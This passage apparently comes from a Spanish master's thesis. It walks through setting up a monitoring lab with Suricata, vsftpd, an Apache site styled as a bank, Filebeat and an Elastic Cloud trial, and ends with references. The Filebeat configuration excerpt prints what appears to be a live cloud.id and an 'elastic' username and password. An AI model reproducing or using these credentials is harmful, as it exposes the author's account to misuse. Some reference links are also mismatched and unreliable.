15/11/2020 -- 13:55:35 - <Warning> - [ERRCODE: SC_ERR_INVALID_ARGUMENT(13)] - No
 output module named eve-log.rfb
15/11/2020 -- 13:55:35 - <Notice> - JsonSIPLog logger not enabled: protocol sip
is disabled
15/11/2020 -- 13:55:35 - <Warning> - [ERRCODE: SC_ERR_INVALID_ARGUMENT(13)] - No
 output module named eve-log.mqtt
15/11/2020 -- 13:55:35 - <Notice> - all 1 packet processing threads, 4 managemen
t threads initialized, engine started.
```

Ilustración 110: Ejecución de Suricata

Donde enp0s3, es la interfaz de red por donde se va a realizar la escucha. Para visualizar las alertas de los eventos, debemos acceder a la ruta: “/var/log/suricata/” y leer el fichero “fast.log”.

4. Instalación de servidor FTP

Para instalar un servidor ftp vamos a ejecutar el siguiente comando:

- ***sudo apt-get install vsftpd***

```
marcos-moreno@marcosmoreno-VirtualBox:~$ sudo apt-get install vsftpd
[sudo] contraseña para marcos-moreno:
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
Se instalarán los siguientes paquetes NUEVOS:
  vsftpd
```

Ilustración 111: Instalación de servidor FTP

5. Instalación de Apache

Para instalar un servidor web en Ubuntu es tan sencillo como lanzar este comando:

- ***sudo apt-get install apache2***

Si queremos comprobar que todo ha ido correctamente, podemos acceder a la web por defecto de Apache desde el browser. Cabe recordar que la app está corriendo en el puerto 80 ya que utiliza el protocolo HTTP. Desde el navegador web de la máquina anfitriona he puesto la siguiente URL: http://192.168.0.15:80, y este es el resultado:




Ilustración 112: Servidor de Apache

Efectivamente el servicio está corriendo correctamente. A continuación, vamos a darle formato a la web, para que simule ser la de una entidad financiera. Para ello debemos acceder a la ruta “/var/www/html” y dentro encontraremos un fichero “index.html”. Si modificamos el contenido de este fichero con nuestro código HTML podremos ver los cambios reflejados desde el navegador web.

6. Instalación de Filebeat

Para llegar a este punto es necesario realizar un despliegue en Elastic Cloud. Para esto, es necesario seguir el Anexo 2: Despliegue de Elastic Cloud.

Ya que el despliegue lo hemos realizado con la versión 7.9.3, es recomendable utilizar la misma para los módulos de Elastic. En este caso descargamos dicha versión con la orden:

- ***curl -L -O https://artifacts.elastic.co/downloads/beats/filebeat/filebeat-7.9.3-darwin-x86_64.tar.gz***

Descomprimimos el paquete descargado y nos encontramos una serie de ficheros:

Ilustración 113: Instalación de Filebeat.

El más importante es el fichero “filebeat.yml”, el cual lleva toda la configuración para conectar con Elasticsearch o con Logstash. En primer lugar, vamos a abrirlo y a añadir los parámetros de conexión del despliegue de Elastic Cloud. En el apartado “Elastic Cloud” añadimos por una parte el “cloud.id”, el cual podemos ver en nuestro espacio de Elastic Cloud. Como “cloud.auth” las credenciales de acceso, las cuales descargamos cuando se terminó de lanzar el despliegue.

```
# ============================== Elastic Cloud ==============================

# These settings simplify using Filebeat with the Elastic Cloud (https://cloud.elastic.co/).

# The cloud.id setting overwrites the `output.elasticsearch.hosts` and
# `setup.kibana.host` options.
# You can find the `cloud.id` in the Elastic Cloud web UI.
cloud.id: "TFM-
Ujaen:dXMtZWFzdC0xLmF3cy5mb3VuZC5pbyQ1MWQ2NzQyNmIwN2Y0ZmVhOWMxOGQ5OTJkNWFkZmRiNyRmMTBlMmY3MGJmZWU0MDRhOWE3OTRiM2YzZDg3OTFlYw=="

# The cloud.auth setting overwrites the `output.elasticsearch.username` and
# `output.elasticsearch.password` settings. The format is `<user>:<pass>`.
cloud.auth: "elastic:5tXfPy5xfBA688scOeeNxQRp"
```

Ilustración 114: Fichero de configuración de Filebeat

ANEXO 2: DESPLIEGUE DE ELASTIC CLOUD

En este punto vamos a explicar cómo realizar un despliegue en Elastic Cloud. Para este caso, vamos a utilizar una versión de prueba gratuita de 15 días. En el caso de querer alargar la duración de la suscripción, Elastic, cuenta con una calculadora de precios que te hace una estimación del coste mensual del despliegue. Pondré un ejemplo para una suscripción standard la cual será suficiente para este caso:




Ilustración 114: Precio despliegue en Elastic Cloud

- Un nodo de Elastic, con 1 GB de memoria RAM y 30GB para almacenar datos.
- Un nodo de Kibana, con 1 GB de memoria RAM.
- Un nodo de APM, el cual entra en la selección del producto y no utilizaremos para este caso, con 512 MB.

Todo esto por 0,0225$ por hora. Convertido a euros y durante un mes el precio sería 13,67€.

Para comenzar con la prueba debemos registrarnos en el siguiente enlace https://cloud.elastic.co/login?redirectTo=%2Fhome




Ilustración 116: Proceso de instalación Elastic Cloud I

Una vez hecho esto, seleccionamos “Start your free trial”. En la siguiente ventana podremos elegir el pack de Elastic que más se adapte a nuestras necesidades dependiendo de qué se quiera hacer con los datos:

- **Elastic Stack**: Nodo de Elasticsearch, nodo de Kibana. Útil para búsquedas, análisis y visualización de datos en cualquier formato.
- **Elastic Enterprise Search**: Útil para búsquedas potentes para sitios web, aplicaciones o lugares de trabajo con API y herramientas mejoradas.
- **Elastic Observability**: Útil para logs, métricas, seguimiento de aplicaciones y disponibilidad del sistema con interfaces de usuario diseñadas específicamente.
- **Elastic Security**: Prevención, recopilación, detección y respuesta ante amenazas para una protección unificada en toda la infraestructura.

Para este caso utilizaremos el paquete “Elastic Stack”, ya que necesitaremos Kibana para mostrar ciertos dashboard con la información recopilada.

Para la implementación, seleccionamos el proveedor en la nube que más nos interese, en este caso yo he elegido AWS (Amazon Web Service), y como versión la 7.9.3, que es la penúltima que hay desplegada, ya que actualmente es la 7.10. Elegimos un nombre para nuestro despliegue y lo creamos




Ilustración 117: Proceso de instalación Elastic Cloud II

Descargamos las credenciales de acceso, ya que serán necesarias para que se conecte Filebeat al nodo de Elastic y esperaremos unos minutos a que termine el proceso de despliegue:




Ilustración 118: Proceso de instalación Elastic Cloud III

Con esto habremos concluido el despliegue de Elastic Cloud.




Ilustración 119: Proceso de instalación Elastic Cloud IV

REFERENCIA

[1] Artículo sobre pérdidas económicas por ciberataques en las empresas
https://www.expansion.com/economia-digital/companias/2019/01/25/5c4a342ee5fdeabc508b4677.html
[Acceso: Septiembre 15, 2020].

[2] Wikipedia
https://es.wikipedia.org/wiki/Diagrama_de_Gantt
[Acceso: Septiembre 15, 2020].

[3] Power BI
https://powerbi.microsoft.com/
[Acceso: Septiembre 16, 2020].

[4] Prometheus
https://prometheus.io/docs/introduction/overview/
[Acceso: Septiembre 16, 2020].

[5] Splunk
https://www.splunk.com/
[Acceso: Septiembre 17, 2020].

[6] LogDNA
https://www.splunk.com/
[Acceso: Septiembre 18, 2020].

[7] Elasticsearch
https://www.splunk.com/
[Acceso: Septiembre 18, 2020].

[8] Panorama del riesgo
http://www.paot.org.mx/micrositios/riesgo-sismico/factores.html
[Acceso: Septiembre 20, 2020].

[9] El independiente
https://www.elindependiente.com/economia/pymes-autonomos/2020/08/17/campana-de-malware-contra-autonomos-de-bbva/
[Acceso: Septiembre 23, 2020].

[10] El mundo
https://www.elmundo.es/tecnologia/2019/11/19/5dd3a7c8fc6c8300178b4886.html
[Acceso: Septiembre 23, 2020].

[11] Merca2
https://www.merca2.es/segurcaixaadeslas-ataque-ransonware-usuarios/
[Acceso: Septiembre 26, 2020].

[12] adslzone
https://www.adslzone.net/noticias/seguridad/santander-belgica-fallo-hacker/
[Acceso: Septiembre 28, 2020].

[13] El confidencial
https://www.elconfidencial.com/tecnologia/2019-11-30/hackeo-ruralvia-clientes-datos-dni-clientes_2357727/
[Acceso: Octubre 1, 2020].

[14] Welive Security
https://www.welivesecurity.com/la-es/2015/12/01/armada-collective-ddos-bancos-griegos/

[Acceso: Octubre 3, 2020].

[15] Muy computer
https://www.muycomputer.com/2014/09/09/the-home-depot-seguridad/
[Acceso: Octubre 3, 2020].

[16] Wikipedia
https://es.wikipedia.org/wiki/VirtualBox
[Acceso: Octubre 5, 2020].

[17] Wikipedia
https://es.wikipedia.org/wiki/VMware
[Acceso: Octubre 7, 2020].

[18] Parallels
https://www.parallels.com/es/
[Acceso: Octubre 10, 2020].

[19] VirtualBox
https://www.virtualbox.org/wiki/Downloads
[Acceso: Octubre 11, 2020].

[20] Ubuntu
https://ubuntu.com/#download
[Acceso: Octubre 15, 2020].

[21] Kali
https://www.kali.org/downloads/
[Acceso: Octubre 20, 2020].

[22] Snort
https://www.snort.org/
[Acceso: Octubre 29, 2020].

[23] Security Onion
https://securityonionsolutions.com/
[Acceso: Octubre 31, 2020].

[24] Suricata
https://suricata-ids.org/
[Acceso: Noviembre 1, 2020].

[25] AIDE
https://aide.github.io/
[Acceso: Noviembre 2, 2020].

[26] OSSEC
https://www.ossec.net/
[Acceso: Noviembre 5, 2020].

[27] Documentation Suricata
https://suricata.readthedocs.io/en/suricata-6.0.0/rules/header-keywords.html
[Acceso: Noviembre 5, 2020].